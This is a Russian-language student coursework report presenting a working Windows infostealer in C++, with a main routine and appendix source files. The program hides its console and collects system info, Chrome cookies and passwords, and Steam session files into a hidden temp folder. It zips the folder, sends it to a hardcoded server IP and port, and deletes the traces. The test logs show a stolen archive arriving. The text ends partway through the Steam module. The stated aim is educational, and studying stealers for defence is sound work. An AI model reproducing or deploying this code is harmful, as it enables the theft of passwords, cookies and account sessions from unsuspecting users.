`main.cpp`

```
1  #include <iostream>
2  #include "Info.h"
3  #include "GetSysInfo.h"
4  #include "BCrypt.h"
5  #include <vector>
6  #include "DecryptChromium.h"
7  #include "BrowserUtils.h"
8  #include "Common.h"
9  #include "Filemgr.h"
10 #include <shlobj.h>
11 #include "Report.h"
12 #include "StringUtils.h"
13 #include "Chromium.h"
14 #include <fstream>
15 #include "Network.h"
16
17 using namespace std;
```

1. Скрывает консоль при запуске (с помощью функции `FreeConsole`)

```
1  int main() {
2      try {
3          FreeConsole();
```

2. Создает временную директорию лога в системной папке `Temp` и определяет пути для файлов `.zip` и `log.log`

```
1      string path = SystemInfo::getTempDirectory();
2      string rand = StrUtils::GenerateData();
3
4      string p = path + rand;
5
6      string logpath = p + "\\log.log";
7      string zippath = p + ".zip";
8
9      Filemgr::CreateDir(p);
```

3. В директории лога создает файл `log.log`, в который перенаправляет потоки `cout` и `cerr`

```
1      ofstream logFile(logpath);
2
```

```

3      streambuf* coutbuf = cout.rdbuf();
4      streambuf* cerrbuf = cerr.rdbuf();
5
6      cout.rdbuf(logFile.rdbuf());
7      cerr.rdbuf(logFile.rdbuf());

```

4. Вызывает функцию создания отчета и сохраняет данные из нее в директорию лога

```

1      Report::CreateReport(p);

```

5. Скрывает директорию лога

```

1      Filemgr::HideFile(p);

```

6. После завершения работы с файлом log.log возвращает потоки cout и cerr к стандартным настройкам

```

1      cout.rdbuf(coutbuf);
2      cerr.rdbuf(cerrbuf);
3
4      logFile.close();

```

7. Создает ZIP-архив временной директории с помощью и скрывает его

```

1      Filemgr::AddFolderToZip(p, zippath);
2      Filemgr::HideFile(zippath);

```

8. Отправляет Zip-архив на сервер по ip-адресу и порту

```

1      Network::SendToServer("31.177.109.132", 27015, zippath);

```

9. Удаляет временную директорию и zip-архив

```

1      Filemgr::DeleteFileOrDir(p);
2      Filemgr::DeleteFileOrDir(zippath);

```

10. Если работа программы завершается успешно, возвращает 0, в противном случае - 1

```


1      }
2
3      catch (const exception&) {
4          return 1;
5      }
6
7      return 0;
8  }

```


## 5.12 Результат работы

Для тестирования работы программы был арендован виртуальный выделенный сервер (VPS) на Windows с адресом 31.177.109.132. На нем открыт порт 27015 и запущен простой TCP-сервер на python, который принимает длину имени файла, само имя файла, размер файла, а затем содержимое файла блоками по 4096 байт. Python-сервер работает в бесконечном цикле, принимая новые подключения.

Итак, после компиляции и запуска кода, казалось бы, ничего не произошло. Но для проверки работы программы заходим на арендованный VPS. Для этого, нажав комбинацию Win+R, откроем окно “Выполнить” и введем команду mstsc:




А после подключаемся к удаленному рабочему столу:




В консоли python-сервера видим, что он успешно принял подключение и сохранил отправленный zip-архив:

```
Listening on 31.177.109.132:27015
Accepted connection from ('31.40.147.247', 51372)
File name length: 25 bytes
File name: DESKTOP-E2REF5T-egork.zip
File size: 23067 bytes
Received 4096 / 23067 bytes
Received 6967 / 23067 bytes
Received 11063 / 23067 bytes
Received 13967 / 23067 bytes
Received 18063 / 23067 bytes
Received 19567 / 23067 bytes
Received 22367 / 23067 bytes
Received 23067 / 23067 bytes
Client connection closed.
File 'DESKTOP-E2REF5T-egork.zip' received successfully.
```


Папка сервера с полученным архивом:



Теперь проверим содержимое архива:




Как и ожидалось, видим три папки (Browsers, Steam, System) и файл log.log  
Содержимое файла log.log:




```
log.log - Notepad
File Edit Format View Help
Copied d:/games/steam/ssfn62106404718143895 to C:\Users\egork\AppData\Local\Temp\DESKTOP-E2REF5T-egork\Steam\ssfn
Copied d:/games/steam/ssfn6508545895703237853 to C:\Users\egork\AppData\Local\Temp\DESKTOP-E2REF5T-egork\Steam\ssfn
```

Видим отчет о копировании ssfn файлов, что свидетельствует об успешном перенаправлении в него потоков вывода cout и cerr.


Папка Browsers:



В ней находится папка Google. Ее содержимое:




Содержимое файла Cookies.txt:




Содержимое файла Passwords.txt сверим с сохраненными в браузере Chrome паролями на компьютере, с которого запускалась программа:

Passwords.txt:



Пароли, сохраненные в браузере:



Как видим, программа правильно собрала и обработала куки и пароли браузера Chrome, теперь вернемся к началу и проверим папку Steam

Содержимое папки Steam:

| This PC > Local Disk (C:) > server > DESKTOP-E2REF5T-egork.zip > Steam > |               |                 |          |
|--------------------------------------------------------------------------|---------------|-----------------|----------|
| Name                                                                     | Type          | Compressed size | Password |
| configs                                                                  | File folder   |                 |          |
| ssfn                                                                     | File folder   |                 |          |
| Apps.txt                                                                 | Text Document | 1 KB            | No       |

В ней видим две папки (configs и ssfn) и файл Apps.txt.

В папке configs располагаются файлы Steam с расширением .vdf:

| This PC > Local Disk (C:) > server > DESKTOP-E2REF5T-egork.zip > Steam > configs |          |                 |          |
|----------------------------------------------------------------------------------|----------|-----------------|----------|
| Name                                                                             | Type     | Compressed size | Password |
| config.vdf                                                                       | VDF File | 6 KB            | N        |
| coplay_76561198407165591.vdf                                                     | VDF File | 2 KB            | N        |
| coplay_76561198983504642.vdf                                                     | VDF File | 2 KB            | N        |
| DialogConfig.vdf                                                                 | VDF File | 1 KB            | N        |
| DialogConfigOverlay_960x480.vdf                                                  | VDF File | 1 KB            | N        |
| DialogConfigOverlay_1280x720.vdf                                                 | VDF File | 1 KB            | N        |
| DialogConfigOverlay_1280x1024.vdf                                                | VDF File | 1 KB            | N        |
| DialogConfigOverlay_1531x837.vdf                                                 | VDF File | 1 KB            | N        |
| DialogConfigOverlay_1536x864.vdf                                                 | VDF File | 1 KB            | N        |
| DialogConfigOverlay_1914x1046.vdf                                                | VDF File | 1 KB            | N        |
| DialogConfigOverlay_1920x1009.vdf                                                | VDF File | 1 KB            | N        |
| DialogConfigOverlay_1920x1017.vdf                                                | VDF File | 1 KB            | N        |
| DialogConfigOverlay_1920x1055.vdf                                                | VDF File | 1 KB            | N        |
| DialogConfigOverlay_1920x1080.vdf                                                | VDF File | 2 KB            | N        |
| libraryfolders.vdf                                                               | VDF File | 1 KB            | N        |
| loginusers.vdf                                                                   | VDF File | 1 KB            | N        |
| remoteclients.vdf                                                                | VDF File | 1 KB            | N        |

А в папке ssfn видим файлы Steam, названия которых начинаются с ssfn:

| This PC > Local Disk (C:) > server > DESKTOP-E2REF5T-egork.zip > Steam > ssfn |      |                 |
|-------------------------------------------------------------------------------|------|-----------------|
| Name                                                                          | Type | Compressed size |
| ssfn62106404718143895                                                         | File | 3 KB            |
| ssfn6508545895703237853                                                       | File | 3 KB            |

Файл Apps.txt содержит следующие данные:

```
> This PC > Local Disk (C:) > server > DESKTOP-E2REF5T-egork.zip > Steam

Apps.txt - Notepad
File Edit Format View Help

Application Unknown
  GameID: 2696780
  Installed: No
  Running: No
  Updating: No

Application Hotline Miami 2: Wrong Number
  GameID: 274170
  Installed: Yes
  Running: No
  Updating: No

Application Unknown
  GameID: 2850630
  Installed: No
  Running: No
  Updating: No

Application Unknown
  GameID: 286160
  Installed: Yes
  Running: No
  Updating: No

Application Content Warning
  GameID: 2881650
  Installed: Yes
  Running: No
  Updating: No

Application FlatOut 2
  GameID: 2990
  Installed: Yes
  Running: No
  Updating: No
```

Программа верно собрала данные о сессии Steam, теперь вернемся к началу и проверим папку System:

| PC > Local Disk (C:) > server > DESKTOP-E2REF5T-egork.zip > System                                  |               |          |
|-----------------------------------------------------------------------------------------------------|---------------|----------|
| Name                                                                                                | Type          | Compress |
|  System_Info.txt | Text Document |          |

В ней находится файл System\_Info.txt

Содержимое файла System\_Info.txt:

```
'C > Local Disk (C:) > server > DESKTOP-E2REF5T-egork.zip > System
System_Info.txt - Notepad
File Edit Format View Help
[IP]
External IP: 31.40.147.247
Gateway IP: 192.168.0.1

[PC]
Username: egork
PCname: DESKTOP-E2REF5T
System: Windows 10 Pro (64 bit)
TempDir: C:\Users\egork\AppData\Local\Temp\
Date/Time: 2024-12-12 18:10:12
```

Стоит отметить, что имя компьютера и имя пользователя, как и задумывалось, используются в имени файла архива.

## 6 Заключение

В конечном итоге, мы имеем рабочий прототип вредоносной программы-стиллера для поиска и сбора данных с компьютера цели, а после, отправки их на tcr-сервер. Были проведены успешные тесты “в полевых условиях”, где программа выполнила все заявленные функции, подтвердив свою работоспособность.

Проект моей курсовой работы выполнен исключительно в образовательных целях, чтобы понять механизмы работы стиллеров и защиты от них. Стилery, несмотря на то, что они менее популярны, чем другие виды вредоносного ПО, представляют собой серьезную угрозу, а результаты проекта подчеркивают, что стиллеры могут быть эффективным инструментом в руках злоумышленников. Поэтому, для предотвращения подобных угроз, очень важно использовать современные средства защиты системы и не доверять непроверенным источникам в Интернете.

## 7 Список литературы

1. Документация Chromium - <https://www.chromium.org/developers>
2. Документация SQLiteCpp - <https://github.com/SRombauts/SQLiteCpp/blob/master/README.md>
3. Документация Crypto++ - <https://www.cryptopp.com/docs/ref/>
4. Документация jsoncpp - <https://github.com/open-source-parsers/jsoncpp/blob/master/README.md>
5. Документация minizip - <https://github.com/0x975/minizip/blob/master/README.md>
6. Пример tcp-сервера на python - <https://docs.python.org/3/library/socket.html>
7. Документация DPAPI - <https://docs.microsoft.com/en-us/windows/win32/api/dpapi/>
8. Алгоритм шифровки AES-GCM - [https://en.wikipedia.org/wiki/Galois/Counter\\_Mode](https://en.wikipedia.org/wiki/Galois/Counter_Mode)

## 8 Приложение

GetSysInfo.h

```
1  #pragma once
2
3  #include <string>
4
5  using namespace std;
6
7  class SystemInfo {
8      public:
9          static string getComputerName();
10         static string getDateTime();
11         static string getUsername();
12         static string getWinVersion();
13         static string getBitVersion();
14         static string getSysVersion();
15         static string getTempDirectory();
16         static string getDefaultGateway();
17         static string getPublicIpAsync();
18 };
```

GetSysInfo.cpp

```
1  #define _CRT_SECURE_NO_WARNINGS
2
3  #include "GetSysInfo.h"
4  #include <windows.h>
5  #include <iostream>
6  #include <ctime>
7  #include <chrono>
8  #include <sstream>
9  #include <iomanip>
10 #include <lmcons.h>
11 #include <iphlpapi.h>
12 #include <winhttp.h>
13
14 #pragma comment(lib, "wbemuuid.lib")
15 #pragma comment(lib, "winhttp.lib")
16 #pragma comment(lib, "iphlpapi.lib")
17
18 string SystemInfo::getComputerName() {
19     char buffer[MAX_COMPUTERNAME_LENGTH + 1];
20     DWORD size = sizeof(buffer);
21     if (!GetComputerNameA(buffer, &size)) {
```

```

22         throw runtime_error("Failed to get PC name");
23     }
24     string tmp = buffer;
25
26     return tmp;
27 }
28
29 string SystemInfo::getDateTime() {
30     auto now = chrono::system_clock::now();
31     time_t time = chrono::system_clock::to_time_t(now);
32     stringstream ss;
33     ss << put_time(localtime(&time), "%Y-%m-%d %H:%M:%S");
34     string timestamp = ss.str();
35
36     return timestamp;
37 }
38
39 string SystemInfo::getUserName() {
40     char buffer[UNLEN + 1];
41     DWORD size = sizeof(buffer);
42     if (!GetUserNameA(buffer, &size)) {
43         throw runtime_error("Failed to get user name");
44     }
45     string tmp = buffer;
46
47     return tmp;
48 }
49
50 string SystemInfo::getWinVersion() {
51     try {
52         HKEY hkey;
53         LONG lRes = RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\
54 Windows NT\\CurrentVersion", 0, KEY_READ, &hkey);
55
56         if (lRes == ERROR_SUCCESS) {
57             wchar_t szProdVer[100];
58             DWORD dwSize = sizeof(szProdVer);
59             lRes = RegQueryValueExW(hkey, L"ProductName", NULL, NULL, (LPBYTE)szProdVer, &dwSize);
60
61             if (lRes == ERROR_SUCCESS) {
62                 int length = WideCharToMultiByte(CP_UTF8, 0, szProdVer, -1, NULL, 0, NULL, NULL);
63                 if (length > 0) {
64                     char* utf8String = new char[length];
65                     WideCharToMultiByte(CP_UTF8, 0, szProdVer, -1, utf8String, length, NULL, NULL);
66                     string tmp = utf8String;
67                     delete[] utf8String;
68                     return tmp;

```

```

69         }
70     }
71 }
72     throw runtime_error("Failed to get windows version name");
73 }
74 catch (exception& ex) {
75     cerr << ex.what() << endl;
76     return "System UNKNOWN";
77 }
78 }
79
80 string SystemInfo::getBitVersion() {
81     HKEY hkey;
82     LONG lRes = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
83         L"HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0", 0, KEY_READ, &hkey);
84     if (lRes != ERROR_SUCCESS) {
85         return "(Unknown)";
86     }
87
88     char buf[1024] = { 0 };
89     DWORD bufSize = sizeof(buf);
90     lRes = RegQueryValueExW(hkey, L"Identifier", NULL, NULL, (LPBYTE)buf, &bufSize);
91     RegCloseKey(hkey);
92
93     if (lRes != ERROR_SUCCESS) {
94         return "(Unknown)";
95     }
96
97     string identifier = buf;
98     return identifier.find("x86") != string::npos ? "(32 bit)" : "(64 bit)";
99 }
100
101 string SystemInfo::getSysVersion() {
102     return getWinVersion() + " " + getBitVersion();
103 }
104
105 string SystemInfo::getTempDirectory() {
106     char tempPath[MAX_PATH];
107
108     if (GetTempPathA(MAX_PATH, tempPath) == 0) {
109         throw runtime_error("Failed to get Temp directory path");
110     }
111     return tempPath;
112 }
113
114 string SystemInfo::getDefaultGateway() {
115     PIP_ADAPTER_INFO pAdapterInfo;

```

```

116     PIP_ADAPTER_INFO pAdapter = NULL;
117     DWORD dwRetVal = 0;
118     ULONG uloutBufLn = sizeof(IP_ADAPTER_INFO);
119
120     pAdapterInfo = (IP_ADAPTER_INFO*)malloc(sizeof(IP_ADAPTER_INFO));
121     if (pAdapterInfo == NULL) {
122         return "Error allocating memory to call GetAdaptersInfo";
123     }
124
125     if (GetAdaptersInfo(pAdapterInfo, &uloutBufLn) == ERROR_BUFFER_OVERFLOW) {
126         free(pAdapterInfo);
127         pAdapterInfo = (IP_ADAPTER_INFO*)malloc(uloutBufLn);
128         if (pAdapterInfo == NULL) {
129             return "Error allocating memory to call GetAdaptersInfo\n";
130         }
131     }
132
133     if ((dwRetVal = GetAdaptersInfo(pAdapterInfo, &uloutBufLn)) == NO_ERROR) {
134         pAdapter = pAdapterInfo;
135         string gateway_address = pAdapter->GatewayList.IpAddress.String;
136         free(pAdapterInfo);
137         return gateway_address;
138     }
139     else {
140         free(pAdapterInfo);
141         return "GetAdaptersInfo failed with error: " + to_string(dwRetVal) + "\n";
142     }
143 }
144
145 string SystemInfo::getPublicIpAsync() {
146     HINTERNET hSession = WinHttpOpen(L"User-Agent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
147         NULL, NULL, 0);
148     if (hSession == NULL) {
149         return "Request failed";
150     }
151     HINTERNET hConnect = WinHttpConnect(hSession, L"api.ipify.org", INTERNET_DEFAULT_HTTPS_PORT, 0);
152     if (hConnect == NULL) {
153         WinHttpCloseHandle(hSession);
154         return "Request failed";
155     }
156     HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"GET", L"/", NULL,
157         NULL, NULL, WINHTTP_FLAG_SECURE);
158     if (hRequest == NULL) {
159         WinHttpCloseHandle(hConnect);
160         WinHttpCloseHandle(hSession);
161         return "Request failed";
162     }

```

```

163     if (!WinHttpSendRequest(hRequest, NULL, 0, NULL, 0, 0, 0)) {
164         WinHttpCloseHandle(hRequest);
165         WinHttpCloseHandle(hConnect);
166         WinHttpCloseHandle(hSession);
167         return "Request failed";
168     }
169     if (!WinHttpReceiveResponse(hRequest, NULL)) {
170         WinHttpCloseHandle(hRequest);
171         WinHttpCloseHandle(hConnect);
172         WinHttpCloseHandle(hSession);
173         return "Request failed";
174     }
175     char buffer[1014];
176     DWORD bytesRead = 0;
177     WinHttpReadData(hRequest, buffer, sizeof(buffer), &bytesRead);
178     buffer[bytesRead] = '\0';
179     string result = buffer;
180     result.erase(result.find_last_not_of(" \n\r\t") + 1);
181     WinHttpCloseHandle(hRequest);
182     WinHttpCloseHandle(hConnect);
183     WinHttpCloseHandle(hSession);
184     return result;
185 }

```

## StringUtils.h

```
1  #pragma once
2  #include <string>
3
4  using namespace std;
5
6  class StrUtils {
7      public:
8          static string GenerateData();
9  };
```

## StringUtils.cpp

```
1  #include "StringUtils.h"
2  #include "GetSysInfo.h"
3  #include <string>
4
5  string StrUtils::GenerateData() {
6      string username = SystemInfo::getUserName();
7      string computername = SystemInfo::getComputerName();
8
9      string result = computername + "-" + username;
10     return result;
11 }
12
```

## Filemgr.h

```
1  #pragma once
2  #include <string>
3  #include <minizip/zip.h>
4
5  #define _SILENCE_EXPERIMENTAL_FILESYSTEM_DEPRECATION_WARNING
6  #include <experimental/filesystem>
7  namespace fs = std::experimental::filesystem;
8
9  using namespace std;
10
11 class Filemgr {
12     public:
13     static string WorkDirPath();
14     static bool CreateDir(string path);
15     static void HideFile(string path);
16     static void DeleteFileOrDir(string path);
17     static bool AddFolderToZip(const string& folderPath, const string& zipFilePath);
18 };
```

## Filemgr.cpp

```
1  #include "Filemgr.h"
2  #include <shlobj.h>
3  #include <windows.h>
4  #include <iostream>
5  #include "GetSysInfo.h"
6  #include "StringUtils.h"
7  #include <minizip/zip.h>
8  #include <fstream>
9
10 #define _SILENCE_EXPERIMENTAL_FILESYSTEM_DEPRECATION_WARNING
11 #include <experimental/filesystem>
12 namespace fs = std::experimental::filesystem;
13
14 using namespace std;
15
16 string Filemgr::WorkDirPath() {
17     string tempPath = SystemInfo::getTempDirectory();
18     string dirName = StrUtils::GenerateData();
19
20     string result = tempPath + dirName;
21     return result;
22 }
23
24 bool Filemgr::CreateDir(string path) {
25     try {
```

```

26         fs::create_directory(path);
27         return true;
28
29     }
30     catch (const exception&) {
31
32     }
33     return false;
34 }
35
36 void Filemgr::HideFile(string path) {
37     wstring wpath(path.begin(), path.end());
38
39     SetFileAttributesW(wpath.c_str(), FILE_ATTRIBUTE_HIDDEN);
40     DWORD attr = GetFileAttributesW(wpath.c_str());
41
42     if (attr == INVALID_FILE_ATTRIBUTES || !(attr & FILE_ATTRIBUTE_HIDDEN)) {
43         return;
44     }
45 }
46
47 void Filemgr::DeleteFileOrDir(string path) {
48     DWORD file_attribute = GetFileAttributesA(path.c_str());
49     if (file_attribute == INVALID_FILE_ATTRIBUTES) {
50         return;
51     }
52
53     if (file_attribute & FILE_ATTRIBUTE_DIRECTORY) {
54         string search_path = path + "\\*";
55         WIN32_FIND_DATA find_data;
56         HANDLE handle = FindFirstFileA(search_path.c_str(), &find_data);
57
58         if (handle != INVALID_HANDLE_VALUE) {
59             do {
60                 if (strcmp(find_data.cFileName, ".") == 0 || strcmp(find_data.cFileName,
61                     "..") == 0) {
62                     continue;
63                 }
64
65                 string file_path = path + "\\" + find_data.cFileName;
66                 DeleteFileOrDir(file_path);
67                 RemoveDirectoryA(file_path.c_str());
68             } while (FindNextFileA(handle, &find_data) != 0);
69
70             FindClose(handle);
71         }
72

```

```

73     RemoveDirectoryA(path.c_str());
74 }
75 else {
76     DeleteFileA(path.c_str());
77 }
78 }
79
80 void AddFileToZip(zipFile zf, const fs::path& filePath, const fs::path& relativePath) {
81     zip_fileinfo zi = { 0 };
82
83     if (zipOpenNewFileInZip(zf, relativePath.string().c_str(), &zi, nullptr,
84         0, nullptr, 0, nullptr, Z_DEFLATED, Z_DEFAULT_COMPRESSION) != ZIP_OK) {
85         return;
86     }
87
88     ifstream file(filePath, ios::binary);
89     if (!file) {
90         zipCloseFileInZip(zf);
91         return;
92     }
93
94     vector<char> buffer(1024 * 1024);
95     while (file) {
96         file.read(buffer.data(), buffer.size());
97         std::streamsize bytesRead = file.gcount();
98         if (bytesRead > 0) {
99             if (zipWriteInFileInZip(zf, buffer.data(), static_cast<unsigned int>(bytesRead))
100                 != ZIP_OK) {
101                 break;
102             }
103         }
104     }
105
106     zipCloseFileInZip(zf);
107 }
108
109 void AddDirectoryToZip(zipFile zf, const fs::path& dirPath, const fs::path& relativePath) {
110     for (const auto& entry : fs::directory_iterator(dirPath)) {
111         const auto& entryPath = entry.path();
112         const auto& entryRelativePath = relativePath / entryPath.filename();
113
114         if (fs::is_directory(entryPath)) {
115             AddDirectoryToZip(zf, entryPath, entryRelativePath);
116         }
117         else if (fs::is_regular_file(entryPath)) {
118             AddFileToZip(zf, entryPath, entryRelativePath);
119         }
120     }
121 }

```

```

120     }
121 }
122
123 bool Filemgr::AddFolderToZip(const string& folderPath, const string& zipFilePath) {
124     zipFile zf = zipOpen(zipFilePath.c_str(), APPEND_STATUS_CREATE);
125     if (zf == nullptr) {
126         return false;
127     }
128
129     AddDirectoryToZip(zf, folderPath, fs::path());
130
131     if (zipClose(zf, nullptr) != ZIP_OK) {
132         return false;
133     }
134
135     return true;
136 }

```

## Steam.h

```
1  #pragma once
2
3  #include <string>
4
5  using namespace std;
6
7  class Steam {
8      public:
9          static void SearchSteamFiles(string& path, string& destPath);
10         static bool GetSteamSession(string path);
11 };
```

## Steam.cpp

```
1  #include "Steam.h"
2  #include "Filemgr.h"
3  #include <iostream>
4  #include <shlwapi.h>
